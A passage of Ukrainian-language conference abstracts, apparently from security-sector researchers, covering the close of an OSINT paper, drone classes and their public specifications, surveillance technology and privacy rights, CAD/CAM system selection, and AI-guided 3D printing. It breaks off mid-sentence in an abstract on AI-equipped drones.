Реалізація такого комплексного підходу дозволяє повноцінно відтворити реальний стан технічних параметрів, порівняти отриману детальну інформацію, здійснити пошук потенційних вразливостей у подальшому та отримати звіт з результатами сканування (його запис).

Як підсумок необхідно зазначити, що OSINT завжди був частиною процесу національної та військової розвідки. При цьому в останні десятиліття підвищений акцент до технічних систем і систем захисту інформації мав тенденцію до різкого зменшення обсягу фінансування та чисельності залученого до цієї сфери діяльності персоналу, зайнятого збиранням та обробкою загальнодоступної інформації. Отже, на жаль, реальність сьогодні така, що більшість розвідувальних служб підготовлені, оснащені і організовані для збору і обробки секретної інформації. За цих умов деякі уряди недооцінюють можливості OSINT як у цивільному, так і у військовому секторах. Водночас технічний розвиток IT-галузі та різного роду “інформаційні революції” різко підвищили як якість, так і кількість інформації, що стала доступна в державному секторі.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. NATO OSINT Reader [Електронний ресурс]. – Режим доступу: URL: https://cyberwar.nl/d/NATO%20OSINT%20Reader%20FINAL%20Oct2002.pdf (дата звернення: 08.03.2024).
2. Живило Є. О. Тестування на проникнення, частина 1: навчальний посібник. П.: ПНТУ “Полтавська політехніка ім. Юрія Кондратюка”, 2024. 134 с.
3. Живило Є. О. Тестування на проникнення, частина 2: навчальний посібник. П.: ПНТУ “Полтавська політехніка ім. Юрія Кондратюка”, 2024. 239 с.
4. Svitlana Onyshchenko, Yevhen Zhyvylo, Anna Cherviak, Stanislav Bilko Determining the patterns of using information protection systems at financial institutions in order to improve the level of financial security // Vol. 5 (13 (125)) (2023): Eastern-European Journal of Enterprise Technologies. P. 65-76.

ЗИМОВЧЕНКО Віталій Олександрович,
науковий співробітник
Українського науково-дослідного інституту спеціальної
техніки та судових експертиз Служби безпеки України

ВИКОРИСТАННЯ СУЧАСНИХ БЕЗПІЛОТНИХ ЛІТАЮЧИХ АПАРАТІВ ПІД ЧАС ВЕДЕННЯ БОЙОВИХ ДІЙ: КЛАСИФІКАЦІЯ ТА СПОСОБИ ЗАСТОСУВАННЯ

Вважається, що розвитком сучасного технологічного обладнання ми повинні завдячувати війнам, що велися з початку XX століття. І це цілком справедливо, так як на оборону країни завжди виділяються великі кошти з бюджету, на розробку технічних засобів для ведення війни. Гонка озброєнь, космічні програми, супутники – це лише маленька частина того, що вплинуло на те, як зараз виглядають комп'ютери, мобільні телефони та інша цифрова техніка.

Починаючи з першої світової такі види озброєнь як важка броньована техніка залишаються і до сьогодні, але порівнювати їх з сучасними аналогами немає сенсу. Рівень технологій за останні 100 років дуже сильно змінив погляди на те, як саме ворог може застосовувати новітні технології для досягнення своїх цілей. Використання супутників для визначення баз та військової техніки супротивника, аеророзвідка з використанням оперативно-тактичних безпілотних літаючих апаратів (БПЛА), а також надводні та підводні дрони, кібератаки на промислові та урядові підприємства – це лише маленька частина того, що наразі використовується в сучасних бойових конфліктах, насамперед в українсько-російській війні.

Особливу популярність в останні кілька років набирають БПЛА різних типів та розмірів. За масою вони поділяються на малі, середні та важкі. Виходячи з такої класифікації можна легко визначити спосіб застосування та його призначення.

Для виконання більшості поставлених завдань використовують малі БПЛА з вагою до 30 кг. Переваго їх є доступність, простота використання, мобільність, відсутність спеціальних умов зберігання та спеціальних посадково-злітних майданчиків. За конструкцією бувають літакового та мультироторного (вертолітного) типу. Також в цій категорії є гібридні БПЛА та конвертоплани.

Для ведення розвідувально-оперативної діяльності в основному використовують мікро та міні дрони. За своїми розмірами такий дрон може розміститись на долоні дорослої людини, або поміститись в підсумку на бронежилеті. Чудовим прикладом є міні дрон *Black Hornet 3* норвезької компанії *Prox Dynamics*. Дрон надає військовослужбовцям обізнаність в складних умовах, а подібність до невеликого птаха чи комахи залишає його непоміченим для ворога. Він є на озброєні багатьох країн Європи, в тому числі і України. За своїми характеристиками це дійсно технологічний витвір мистецтва. Його вага всього 32 грами, довжина 168 мм, ширина 25 мм, розмах гвинта – 123 мм. Має камери фото та відео зйомки. Час польоту до 25 хвилин, а відстань – до 2 км.

Час підготовки до польоту займає не більше двох хвилин. Вага повного комплекту – 1.3 кг. Вартість одного комплексу – 195 тис. доларів.

Малі тактичні дрони не такі непомітні як міні дрони, але вони мають трохи інші сценарії застосування. Основними перевагами таких комплексів є висота та радіус польоту. Безпілотники даного типу можуть десятки годин перебувати в повітрі, та надавати оператору візуальну картинку як в реальному часі так і вести зйомку автономно на відстані до 100 км. Представниками даного типу можна назвати розвідувальний дрон *Fulmar*, французької компанії *Thales*, або модель *Raven* від американської компанії *AeroVironment*. Досвід українсько-російської війни показує, що безпілотники даного типу дуже популярні, та широко застосовуються при розвідці чи плануванні оперативно-тактичних дій. Українська армія на полі бою використовує багатофункціональну безпілотну авіаційну систему (БАС) *Shark*. Виробником даного комплексу є Україна, а безпосереднім виробником є Укрспецсистем (*UkrSpecSystems*). Компанія заснована в 2014 році, а її безпілотники брали участь ще в часи АТО (антитерористичній операції) та ООС (операція об'єднаний сил) на сході України. БАС *Shark* є багатофункціональною безпілотною авіаційною системою широкого спектру дії. Він чудово підходить для контролю кордону, огляду важкодоступних місць, аеророзвідки, пошуково рятувальних операцій та у сфері громадської безпеки. Його повна довжина 1650 мм, висота 300 мм, розмах крил 3.4 метра, злітна маса – 13.4 кг, електродвигун. Тривалість польоту до 4 годин, максимальна висота – 3 км, а швидкість до 130 км/год. Максимальна відстань польоту до 80 км. З особливостей простота розгортання комплексу (до 30 хвилин). Запуск відбувається з катапульти, а посадка з парашутом. Режим польоту може бути ручним, або автономним. Зашифрований зв'язок до 80 км. Автоповернення у разі втрати зв'язку. БПЛА цього класу призначені для збору даних, а їх розміри та льотні характеристики оптимальні для розвідувальних операцій.

Тактичні дрони середніх розмірів, це золота середина між можливостями і функціональністю. Вони є на озброєнні у всіх сучасних армій світу. Лідером цього класу є модель *Heron*, Ізраїльської компанії *Israel Aerospace Industries*. Він здатний триматися в повітрі до 52 годин на висоті 10 км. Його вага більше тони, а розмах крил – 16 метрів. Він стоїть на озброєні таких армій світу як США, Австралія, Марокко, Туреччина, Індія та Канада.

Найбільш відомими військовими безпілотниками які належать до категорії великі ударні БПЛА, є літальні апарати армії США. Мова йде про *The Predator* та *The Reaper*. Їх виробництвом і продажом займається американська компанія *General Atomics*. Ціна одного апарату може сягати 17 млн. доларів. Дальність польоту *The Reaper* може сягати 1000 км, а час польоту до 14 годин. Оснащується різними керованими снарядами для ураження цілей на землі. Стоїть на озброєні не тільки США, а й таких країн як Іспанія, Франція та Великобританія. Флагманом в цій категорії є *Global Hawk (RQ-4A),* американської компанії *Northrop Grumman*. За американською класифікацією він відноситься до класу *HALE – High Alnitude Long Endurance* – висотний з великою тривалістю польоту. Його розміри вражають, довжина майже 14

метрів, розмах крила 35 метрів, висота 4.6 метра а власна вага 5150 кг. Максимальна швидкість – 837 км/год. Максимальна висота на яку може піднятись – 16 км. Тривалість польоту – 36 годин. Дальність польоту – 25015 км. Його вартість також немаленька – повний комплекс може коштувати до 215 мільйонів доларів. Його використовують для спостереженням та моніторингом зон збройних конфліктів.

Другим після розмірів важливим фактором при виборі БПЛА є його тип. Мається на увазі, за рахунок чого він буде злітати і приземлятися. Існують такі категорії: мультироторні, БПЛА з нерухомим крилом, одноротрні та гібридні.

Мультироторні дрони нагадують цивільні дрони, типу квадрокоптера (тобто 4 двигуна з пропелерами). Також є з 3, 6, 8, та 12 двигунами. Головною перевагою мультироторних дронів є їх функціональність. Вони можуть зависати на місці, повертатись навколо своєї осі, змінювати напрям вверх/вниз, вліво/вправо. Зміни положення відбуваються шляхом зміни тяги у кожному двигуні.

БПЛА з нерухомим крилом для створення підйомної сили використовують крило, як і звичайні літаки. Такий тип дронів не може зависати в повітрі, але може рухатись вперед за заданим курсом на більш високій швидкості. Його основне призначення – спостереження за великими площами.

Одноротрні дрони, або безпілотні гелікоптери. За конструкцією схожі на справжні гелікоптери. Використовують один великий ведучий гвинт, і менший на хвості для контролю курсу. З переваг, мають більший час польоту, та можуть працювати на двигуні внутрішнього згорання.

Гібридні дрони поєднують у собі переваги моделей з нерухомим крилом, з моделями на основі гвинтів. Такі БПЛА мають більш високий час польоту, і в той же час, за потреби можуть зависати на місці. Напрямок розвитку гібридних дронів не новий, однак з прогресом в області новітніх технологій він отримав нове життя та напрямок розвитку.

З кожним роком, БПЛА знаходять все більше областей застосування. Дуже активно їх використовують в галузях: електроенергетики, нафтогазового сектора, гірських та сільськогосподарських промисловостях, охорони, будівництва, доставки, лісового господарства та силових відомствах. Безпілотні технології мають великі перспективи, і не лише у військовому плані. Розвиток штучного інтелекту(ШІ) з часом дозволить замінити пілотів як на полі бою, так і в цивільній авіації. Якщо на війні це збереження життя людини, то в цивільній авіації це виключення людського фактору.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Що таке БПЛА. URL: https://www.peoplesproject.com/sho-take-bpla/ (дата звернення 01.03.2024).
2. Мікродрони Black Hornet: що це таке і як вони допоможуть ЗСУ у міських боях. URL: https://espreso.tv/mikrodroni-black-hornet-shcho-tse-take-i-yak-voni-dopomozhut-zsu-u-miskikh-boyakh (дата звернення 02.03.2024).
3. БАС SHARK. URL: https://ukrspecsystems.com/uk/drones/shark-uas (дата звернення 04.03.2024).
4. Прискіплива розвідка: що вміє RQ-4 Global Hawk і чому США направили цей дрон у Чорне море. URL: https://24tv.ua/dron-rq-4-global-hawk-harakteristiki-bpla-ssha_n2276217/amp (дата звернення 04.03.2024).

ІРХА Юрій Богданович,
кандидат юридичних наук, заслужений юрист України,
начальник науково-дослідного відділу
Державного науково-дослідного інституту МВС України

ВИКОРИСТАННЯ НОВІТНІХ ТЕХНОЛОГІЙ В ОРГАНАХ СЕКТОРУ БЕЗПЕКИ І ОБОРОНИ УКРАЇНИ: СУЧАСНІ МОЖЛИВОСТІ ТА НОВІ ЗАГРОЗИ ДЛЯ ПРАВ І СВОБОД ЛЮДИНИ

Розвиток індивідів, соціальних спільнот та людства є природним та невідворотним процесом, який важко уповільнити та досить легко пришвидшити за допомогою досягнень у науці та техніці. У переважній більшості люди відкриті до технологічних нововведень, особливо тих, які сприяють задоволенню їх безпекових, матеріальних, побутових, психологічних, соціальних, фінансових, юридичних та інших потреб, а також розширюють можливості для реалізації їх прав і свобод. Мобільний зв'язок, Інтернет, «хмарні» сервіси, штучний інтелект, віртуальна реальність, бездротові системи, 3D-друк, соціальні мережі, «розумні» побутові речі – це лише незначний перелік сучасних технологій, які не тільки суттєво покращили життєдіяльність людини, але й змінили її спосіб життя: звички, поведінку, цінності.

Технології проникли і продовжують стрімко проникати у професійне, духовне та особисте життя кожної людини. Розробники, власники та розповсюджувачі технологій максимально зацікавлені у збільшенні кількості споживачів їх продукції та майже не турбуються про аналіз та прогнозування загроз, які ці технології становлять або можуть становити для людини, суспільства чи держави. Більше того, чим дужче технології втручаються у життя та здоров'я людини, тим важче стає створювати механізми правового регулювання їх використання з метою недопущення порушення прав і свобод людини як з боку представників приватного сектору, так і з боку держави.

Не можливо не погодитися з твердженнями О. Бунчук, що право завжди «наздоганяє» людські відносини, які перебувають у стані безперестанного динамічного розвитку [1]. На сьогодні все ще актуальним для України та світу залишається твердження Ю.С. Размєтаєвої, що складно спрогнозувати, які саме права і свободи людини опиняються під ударом із кожною наступною інновацією, які неявні наслідки для них приносять самі технологічні інструменти або специфіка їх використання [2, с. 107].

На переконання О.С. Гиляки, що сучасні технології поряд з розширенням можливостей для реалізації прав і свобод людини призвели до масового їх порушення. Ні одна політична, соціальна чи правова інституції не встигають за цим переходом, і розуміння того, як захищати права і свободи людини, зазнає серйозних викликів. На сьогодні у світі існує еволюційний розрив між технічним прогресом та його правовим забезпеченням. Адаптація як національного, так і міжнародного права до досягнень науки і техніки часто

буває надто повільною і, як наслідок, право не завжди в змозі адекватно врегульовувати ситуації, спричинені розвитком технологій [3, с. 17].

Уже ні для кого не є секретом, що нові технологічні розробки використовуються не тільки для покращення якості життя людини. Вони стали потужним інструментом у протиправній діяльності, а також зброєю під час ведення симетричних та асиметричних збройних конфліктів різної ґенези та інтенсивності. Демократії, верховенству права та правам і свободам людини вже давно загрожують високотехнологічні форми організованої злочинності, тероризму, шпигунства, диверсій, розвідувально-підривної діяльності. Особливе занепокоєння викликає протиправне використання технологій великими транснаціональними компаніями, які їх розробляють та удосконалюють.

У сучасному глобалізованому світі забезпечення безпеки людей, їх прав і свобод, інтересів суспільства і держави має здійснюватися по-новому – шляхом застосування традиційних та інноваційних підходів. Очевидно, що Україна не може стояти осторонь прогресу, а тому вітчизняні органи сектору безпеки і оборони не тільки вправі, але й зобов'язані впроваджувати у свою діяльність новітні технологічні розробки задля ефективного виконання покладених на них завдань та функцій, у тому числі щодо протидії сучасним загрозам національній безпеці в умовах триваючої російсько-української війни. На моє переконання, таке впровадження не може бути фрагментарним, тобто здійснюватися лише щодо однієї технології (її частини) та в одному органі державної влади, воно має здійснюватися комплексно шляхом технологічної модернізації всього сектору безпеки і оборони.

З огляду на тотальну інформатизацію та цифровізацію світу, найбільш перспективними для впровадження в органи сектору безпеки і оборони України є новітні інформаційні технології, спрямовані на пошук, збирання, опрацювання, зберігання, передачу значних обсягів різної інформації в інтересах національної безпеки України, зокрема розвідки, контррозвідки, оборони, а також для вирішення завдань кримінального провадження.

Штучний інтелект, хмарні обчислення, масове перехоплення телекомунікацій, розвідка з відкритих джерел (OSINT) та у соціальних медіа (SOCMINT), програма «Безпечне місто» – це не повний перелік новітніх технологій, які впроваджуються у діяльність вітчизняних правоохоронних органів та військових формувань. Застосування даних технологій істотно розширює спроможності цих органів щодо вчасного виявлення, попередження, реагування на внутрішні та зовнішні загрози воєнного і невоєнного характеру. Крім того, ці технології можуть використовуватися для пошуку та ідентифікації раніше невідомих загроз, джерел їх походження, причин виникнення та поширення, прогнозування наслідків.

Використання зазначених технологій не обмежується наданням зазначеним органами нових можливостей для реалізації заходів із забезпечення національної безпеки, воно також збільшує ризики порушення цими органами, їх посадовими і службовими особами прав і свобод людини з огляду на

секретність таких заходів та неналежне правове регулювання використання новітніх інформаційних технологій в Україні.

Ще у 2018 році Р.С. Стефанчук наголошував, що стан нормативно-правового забезпечення сфери інформаційних технологій в Україні має початковий рівень, який надає можливість лише доганяти розвинуті правові порядки, а не відігравати роль лідера. Адже фактично на сьогодні немає навіть натяків на формування єдиного, концептуально нового, системного, всеохоплюючого правового механізму, за допомогою якого можна було б комплексно забезпечити динаміку суспільних відносин, спричинену бурхливим розвитком сфери інформаційних технологій. Ані науковці-правники, ані законотворці не готові до формування правової політики в цій сфері, визначення меж та умов комплексного нормативно-правового регулювання застосування сучасних інноваційних підходів, методологій і технологій [4, с. 38].

На сьогодні ситуація суттєво не покращилася, досі в законодавстві України відсутні належні правові механізми контролю за дотриманням прав і свобод людини при здійсненні органами сектору безпеки і оборони гласних та негласних заходів з використанням новітніх інформаційних технологій. Наведене, у поєднанні із режимом секретності та потребою забезпечення національної безпеки відкриває цим органам широкі можливості для надмірного втручання у фундаментальні права і свободи людини, насамперед права на приватність, яке гарантоване на міжнародному та конституційному рівнях.

За допомогою сучасних технологій зазначені органи здатні цілодобово приховано збирати, зберігати та обробляти значний обсяг персональних даних та конфіденційної інформації про осіб, що, за відсутності стримуючих механізмів, може призвести до нівелювання цінності приватного життя людини та її свободи від втручання з боку держави.

Європейський суд з прав людини наголосив, що за своєю природою загрози національній безпеці можуть бути різними за характером і можуть бути непередбачуваними або такими, які важко визначити заздалегідь. Водночас, надання органам виконавчої влади дискреції у сфері національної безпеки, яка виражається у вигляді необмежених владних повноважень, суперечило б верховенству права як одному з основних принципів демократичного суспільства [5]. На переконання цього суду, повноваження таємного спостереження за громадянами, що характеризують поліцейську державу, є допустимими лише в тій мірі, в якій вони є суворо необхідними для захисту демократичних інститутів. Держави не можуть користуватися необмеженим правом на власний розсуд піддавати осіб, які перебувають під їхньою юрисдикцією, таємному спостереженню. Вони не можуть в інтересах боротьби зі шпигунством і тероризмом вживати будь-яких заходів, які вони вважають за потрібне, оскільки це створює ризик підриву або навіть знищення демократії під приводом її захисту [6].

Європейський суд з прав людини вважає, що там, де повноваження виконавчої влади здійснюються таємно, ризики свавілля є очевидними. Тому важливо мати чіткі, детальні правила щодо заходів таємного спостереження,

особливо з огляду на те, що доступні для використання технології постійно стають все більш досконалими. Національне законодавство має бути достатньо чітким, щоб дати громадянам адекватне уявлення про те, за яких обставин і на яких умовах органи державної влади мають право вдаватися до таких заходів. Крім того, закон повинен визначати обсяг будь-яких дискреційних повноважень, наданих компетентним органам, і спосіб їх здійснення з достатньою чіткістю, щоб забезпечити особі належний захист від свавільного втручання [7].

У демократичній державі люди не можуть жити з почуттями постійного нагляду та фіксації за їх висловлюваннями і поведінкою з боку органів державної влади, а також страхом за зміст їх волевиявлення та ухвалені рішення. Незважаючи на те, що використання органами сектору безпеки і оборони України сучасних інформаційних технологій для втручання у приватне життя людини є необхідним та виправданим, воно не може здійснюватися без передбаченого в законі належного правового регулювання, яке за своїм змістом має відповідати усім складовим принципу верховенства права. Між потребами забезпечення національної безпеки та дотримання прав і свобод людини має існувати розумний баланс, який забезпечуватиме безпечний, вільний та проєвропейський розвиток Українського народу.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Бунчук О.Б. Новітні людські права: прийняти не можна заборонити. URL: https://law.chnu.edu.ua/novitni-liudski-prava-pryiniaty-ne-mozhna-zaboronyty/ (дата звернення: 18.03.2024)
2. Размєтаєва Ю.С. Демократія, права людини та інтернет. Право і суспільство. 2020. № 1. С. 104–110.
3. Гиляка О.С. Новітні технології та права людини: аналіз деяких критичних проблем цифрової ери. Вісник Національної академії правових наук України. 2023. Т. 30. № 2. С. 15–30.
4. Стефанчук Р.О. Інформаційні технології та право: quo vadis? Право України. 2018. № 1. С. 30–50.
5. Рішення Європейського суду з прав людини у справі «Roman Zakharov v. Russia» від 04.12.2015. URL: https://hudoc.echr.coe.int/#{%22itemid%22:[%22001-159324%22]} (дата звернення: 18.03.2024).
6. Рішення Європейського суду з прав людини у справі «Klass and others v. Germany» від 06.09.1978. URL: https://hudoc.echr.coe.int/eng#{%22itemid%22:[%22001-57510%22]} (дата звернення: 18.03.2024).
7. Рішення Європейського суду з прав людини у справі «Big brother watch and others v. The United Kingdom» від 25.05.2021. URL: https://hudoc.echr.coe.int/#{%22itemid%22:[%22001-210077%22]} (дата звернення: 18.03.2024).

КАГЛИНСЬКИЙ Олег Євгенович,
начальник відділу
Українського науково-дослідного інституту спеціальної
техніки та судових експертиз Служби безпеки України

ОСОБЛИВОСТІ ВИБОРУ CAD/CAM СИСТЕМ ДЛЯ КОМП'ЮТЕРНО-ПІДТРИМУВАНОГО ПРОЄКТУВАННЯ ТА ВИГОТОВЛЕННЯ СПЕЦІАЛЬНОЇ ТЕХНІКИ

Виготовлення деталей спеціальної техніки потребує написання керуючих програм для фрезерних та токарних обробних центрів. Програми можна писати в ручному режимі, але якщо деталь складна то краще використовувати CAD/CAM модулі або системи. Де CAD – комп'ютерно-підтримуване проєктування, а CAM – комп'ютерно-підтримуване виготовлення.

Вибір CAD/CAM системи є важливим завданням для підприємств, які займаються проєктуванням та виробництвом. Така система дозволяє проєктувати та оптимізовувати виробництво, забезпечуючи високу точність та ефективність виробничих процесів.

Факторами, які варто врахувати при виборі CAD/CAM системи є функціональність, інтеграція, технічна підтримка, вартість, ліцензування, наявність документації зрозумілою мовою та можливість підготовки задіяного в роботі персоналу, сумісність файлів розробника та застосовуваного обладнання. Для виваженого рішення важливо ознайомитися з відгуками інших користувачів. Особливості цих факторів такі:

Функціональність. Перед початком пошуку CAD/CAM системи, бажано ретельно з'ясовуються наявні потреби. Визначається, які конкретні функції та можливості необхідні для проєктування в конкретній галузі виробництва.

Інтеграція. При виборі CAD/CAM системи потрібно звернути увагу на її здатність інтегруватися з існуючими програмами та обладнанням на підприємстві. Це забезпечить зручність обміну даними та спільну роботу між різними системами.

Технічна підтримка. Необхідно переконайтеся, що вибрана CAD/CAM система надає надійну технічну підтримку. Робота зі складними програмами може вимагати підтримки від постачальника, тому потрібно переконатися, що її можна легко отримати, за потреби.

Ліцензування та вартість. Вибір CAD/CAM системи залежить від наявного бюджету. Деякі системи можуть вимагати значних інвестицій, які мають покрити вартість ліцензії та підтримки. Потрібно врахувати ціну та рівень функціональності системи для забезпечення оптимального співвідношення ціна-якість.

Документація та навчання. Перед придбанням CAD/CAM системи треба дізнатися про наявність документації та навчальних матеріалів. Важливо мати доступ до якісних ресурсів для навчання та підтримки користувачів.

Сумісність з форматами файлів. Система має підтримувати різноманітні формати файлів, які використовуються галузі та з якими є потреба взаємодіяти із замовниками або постачальниками.

Відгуки та рейтинги. Потрібно переглянути відгуки користувачів та рейтинги CAD/CAM систем, щоб зрозуміти їхні переваги та недоліки з досвіду використання. Перед прийняттям рішення про вибір CAD/CAM системи, проводяться демонстрації програм та консультації зі спеціалістами, які вже використовують ці системи. Важливо вибрати систему, яка найкращим чином відповідає потребам та допоможе покращити ефективність виробництва.

Взаємодія верстата з CAD/CAM системою відіграє важливу роль у сучасному виробництві, особливо в галузі механічної обробки. CAD та CAM системи співпрацюють, щоб автоматизувати та оптимізувати виробничі процеси. Взаємодіють вони наступним чином:

Проєктування в CAD системі – у CAD системі інженери створюють 3D-моделі продукту або деталі. Ці моделі містять детальну інформацію про геометрію, розміри, матеріали та інші характеристики. CAD дозволяє створювати складні деталі та продукти швидше та точніше, ніж це можливо вручну.

Генерація CAM програм – після того, як 3D-модель створена в CAD, її експортують у форматі, який зрозумілий для CAM системи. В CAM системі, заснованій на 3D-моделі, створюються CAM програми, які містять інформацію про шляхи руху інструментів, швидкість різання, глибину обробки та інші параметри для виробничих операцій.

Симуляція та верифікація – CAM система може виконати симуляцію обробки на основі створених програм. Це дозволяє інженерам перевірити, чи правильно працюють програми, чи виникають перешкоди, чи забезпечена безпека та якість обробки.

Передача програм до верстата – після симуляції програми CAM можуть бути передані безпосередньо до верстата або до контролера верстата. Це дозволяє запустити обробку за допомогою числового контролера ЧПК, який керує рухом інструменту та обробкою деталі відповідно до створених CAM програм.

Моніторинг та оптимізація – під час виробництва верстат може передавати інформацію про прогрес та стан виробництва до CAM системи. Це дозволяє відслідковувати процес обробки, виявляти проблеми та оптимізувати параметри для забезпечення ефективності та якості виробництва.

Взаємодія між CAD та CAM системами дозволяє значно покращити точність, ефективність та автоматизацію виробництва. Виважений вибір CAD/CAM системи та відпрацьована взаємодія верстату з CAD/CAM системою, є ключовим елементом для розвитку сучасних виробничих процесів виготовлення спеціальної техніки.

КАЛАЙДА Юрій Петрович,
провідний науковий співробітник
Українського науково-дослідного інституту спеціальної
техніки та судових експертиз Служби безпеки України

СИНЕРГІЯ 3D ДРУКУ ТА ШТУЧНОГО ІНТЕЛЕКТУ

Сучасні дослідження в галузі штучного інтелекту (далі – ШІ) демонструють високий потенціал даних технологій для імітації людських когнітивних функцій, таких як розпізнавання образів, розуміння мови та прийняття рішень. Універсальність ШІ робить його придатним для використання не лише в зазначених сферах, але й стимулює дослідження його потенціалу для вирішення задач у різноманітних галузях. В рамках інноваційного будівництва розробники розширюють та поглиблюють свої знання про матеріали та методи будівництва, а цифрове проектування досліджує можливості інтеграції цифрових методів у традиційні робочі процеси. Поява технологій автоматизації, особливо у виробництві, відкрила нові можливості для промислової галузі. Прогрес у цифровому виробництві, в якому використовуються динамічні властивості матеріалів для генеративного дизайну, сприяє поступовому переходу матеріалів у сферу цифрового виробництва [1]. В цьому сенсі численні дослідження зосереджуються на оцифровуванні традиційних ремесел, починаючи від використання цифрових інструментів виробництва до моделювання предметів ручної роботи [2] та доповнення приводів датчиками для забезпечення зворотного зв'язку в реальному часі про стан матеріалу під час виробництва [3].

На відміну від традиційного розуміння людиною характеристик матеріалу, заснованого на явних властивостях, нейронні мережі можуть виконувати будь-яку функцію за допомогою достатньої кількості навчальних даних. Отже актуальним питанням сьогодення є пошук шляхів інтеграції штучного інтелекту та механічної автоматизації для створення інноваційної моделі характеристик матеріалу. Ця модель повинна бути здатною описувати складну та мінливу поведінку матеріалу, навіть за відсутності чіткого наукового розуміння його фізичних властивостей.

У контексті 3D-друку актуальними є дослідження щодо застосування методу автоматичної генерації моделі на основі властивостей матеріалу з використанням ШІ, зокрема з використанням PLA (polylactic acid). Така система передбачає розробку принтера, здатного автономно друкувати лінію між двома опорами, дозволяючи матеріалу органічно перетікати у вигнуту форму. Такий інноваційний підхід до друку термопластичних матеріалів передбачає безопорний друк з чергуванням екструзій, в якому швидкість руху контролюється за допомогою Gcode. Під дією гравітаційних та міжмолекулярних сил нитка PLA застигає у викривленому стані. Ця кривизна має неоднорідний характер, що пояснюється комплексом факторів:

- вплив гравітації – сила тяжіння Землі діє на нитку PLA, викривляючи її вниз;
- міжмолекулярні сили – взаємодія між молекулами PLA також впливає на форму нитки, сприяючи її викривленню;

– властивості PLA – хімічні та фізичні властивості PLA, такі як молекулярна маса, в'язкість та температура плавлення, також впливають на ступінь та характер кривизни.

Слід зазначити, що Gcode – це набір інструкцій, які визначають послідовні кроки та параметри, що керують позиціонуванням, видавлюванням та складними рухами сопла 3D принтера. Кожна команда в синтаксисі Gcode відповідає певній функції або руху, що охоплює широкий спектр операцій від базових рухів по осях X, Y і Z до складних команд, які контролюють температуру, втягування нитки і налаштування для конкретного шару. Мова Gcode не позбавлена складнощів, і її ефективність залежить від таких факторів, як калібрування принтера, характеристики матеріалу та особливості дизайну. Досягнення оптимального балансу між точністю і швидкістю вимагає тонкого розуміння тонкощів Gcode, що робить вкрай важливим розуміння основ цієї мови числового програмного керування.

На відміну від звичайних систем адитивного пошарового друку, які потребують нанесення шарів знизу вгору і додаткових опорних конструкцій для підвішених ділянок, ця нова система ефективно друкує 2,5D або 3D просторовий каркас без потреби в додатковій підтримці. Складність міжмолекулярної взаємодії, мінливість властивостей матеріалів та інші фактори роблять планування та контроль траєкторії друку надзвичайно складними завданнями для існуючого програмного забезпечення 3D-друку.

З метою розв'язання поставленої задачі пропонується впровадити підхід машинного навчання, який забезпечить створення наскрізного робочого процесу. За допомогою автоматизованої системи та подальшої обробки зображень накопичується значний набір даних. Для детального аналізу даного інноваційного методу друку слід розглядати дві моделі:

– пряма модель – розраховує криву друку задану на основі Gcode;
– зворотна модель – прогнозує параметри Gcode, необхідні для відтворення кривої, передбаченої дизайнером.

Застосування методів ШІ може стати ефективним способом вирішення проблем, пов'язаних з динамічною тепловою дефляцією PLA. Це явище не має чітко визначених методів моделювання або прогнозування, що робить його складним для дослідження. Застосування машинного навчання має на меті не лише розширити знання про поведінку матеріалів, але й започаткувати інноваційну парадигму в 3D-друку. В рамках цієї парадигми передбачається, що ШІ буде здійснювати безперебійне керування складним процесом осадження матеріалу, долаючи обмеження традиційного програмного забезпечення в цій інноваційній сфері виробництва, яка постійно розширює свої горизонти.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Leach N., Feng Y., Menges A. "Introduction", Digital Fabrication, Shanghai: Tongji UP, 2017, pp.10-27.
2. Brugnaro G., Hanna S. "Training Methods for the Integration of Material Performances in Timber Manufacturing", Robotic Fabrication in Architecture, Art and Design, 2018, pp.336-348.
3. Arel I., Rose D., Karnowski T. "Deep machine learning-A new frontier in artificial intelligence research", IEEE Computational Intelligence Magazine, 2010, pp.13-18.

КОВАЛЬОВ Костянтин Євгенович,
старший науковий співробітник
Українського науково-дослідного інституту спеціальної
техніки та судових експертиз Служби безпеки України

ВИКОРИСТАННЯ БЕЗПІЛОТНИХ ЛІТАЛЬНИХ АПАРАТІВ З ЕЛЕМЕНТАМИ ТЕХНОЛОГІЇ ШТУЧНОГО ІНТЕЛЕКТУ ПІД ЧАС РОСІЙСЬКОЇ АГРЕСІЇ ПРОТИ УКРАЇНИ

Після повномасштабного вторгнення російської федерації на територію України наші військові активно використовують безпілотні летальні апарати (далі – БПЛА) для розвідки (виявлення місць дислокації противника, складів боєприпасів, скупчення бойової техніки тощо) та ураження противника на полі бою. Враховуючи той факт, що FPV-дрони та квадрокоптери, які використовуються під час проведення багаточисельних військових операцій, наносять противнику дуже великі втрати як в техніці, так і в особовому складі, наші науковці і розробники БПЛА розпочали активну роботу з модернізації існуючих та розроблення нових видів літальних апаратів. Зазвичай, під час дії військових конфліктів, науковцям і інженерам вдається швидко придумувати та втілювати в життя нові сучасні технології, проводити дослідження, розробку та складання нових видів технічних розробок. Однією з таких інновацій сучасності є впровадження штучного інтелекту (далі – ШІ).

Останнім часом в засобах масової інформації України обговорюється тема використання ШІ під час проведення військових операцій. Українська армія використовує ШІ з метою виявлення ворожих цілей на полі бою, для аналізу інформації, що надходить з систем управління, в тому числі з БПЛА, з супутників тощо. Враховуючи те, що ворог постійно полює та намагається знайти і знищити операторів дронів, постає питання – як за допомогою ШІ мінімізувати участь оператора БПЛА в бою. Досягнути цю мету допомагає спеціальне програмне забезпечення із використанням штучного інтелекту.

У відкритих джерелах йдеться про використання програмного забезпечення ШІ на базі безпілотників для аналізу даних, отриманих з бортових камер, і обробки цієї інформації з метою ідентифікації, виділення та класифікації об'єктів. Програмне забезпечення ШІ може бути встановлене на вбудованих обчислювальних пристроях, таких як графічні процесори загального призначення, центральні процесори та системи на чипі. Однак вбудовані системи обробки ШІ можуть споживати велику кількість ресурсів, створюючи проблеми для безпілотників з їхніми обмеженнями за розміром, вагою та енергоспоживанням [1]. Розробка нових видів БПЛА дозволить Україні мати значну перевагу у протистоянні з ворогом, бо вони можуть знаходитись в повітрі багато часу і передавати у центри прийняття рішень відео в режимі онлайн, обходити ворожі системи радіоелектронної боротьби та відповідно більш ефективніше знищувати противника.

Нещодавно журнал New Scientist повідомив, що українські військові можуть використовувати безпілотні літальні апарати зі штучним інтелектом –

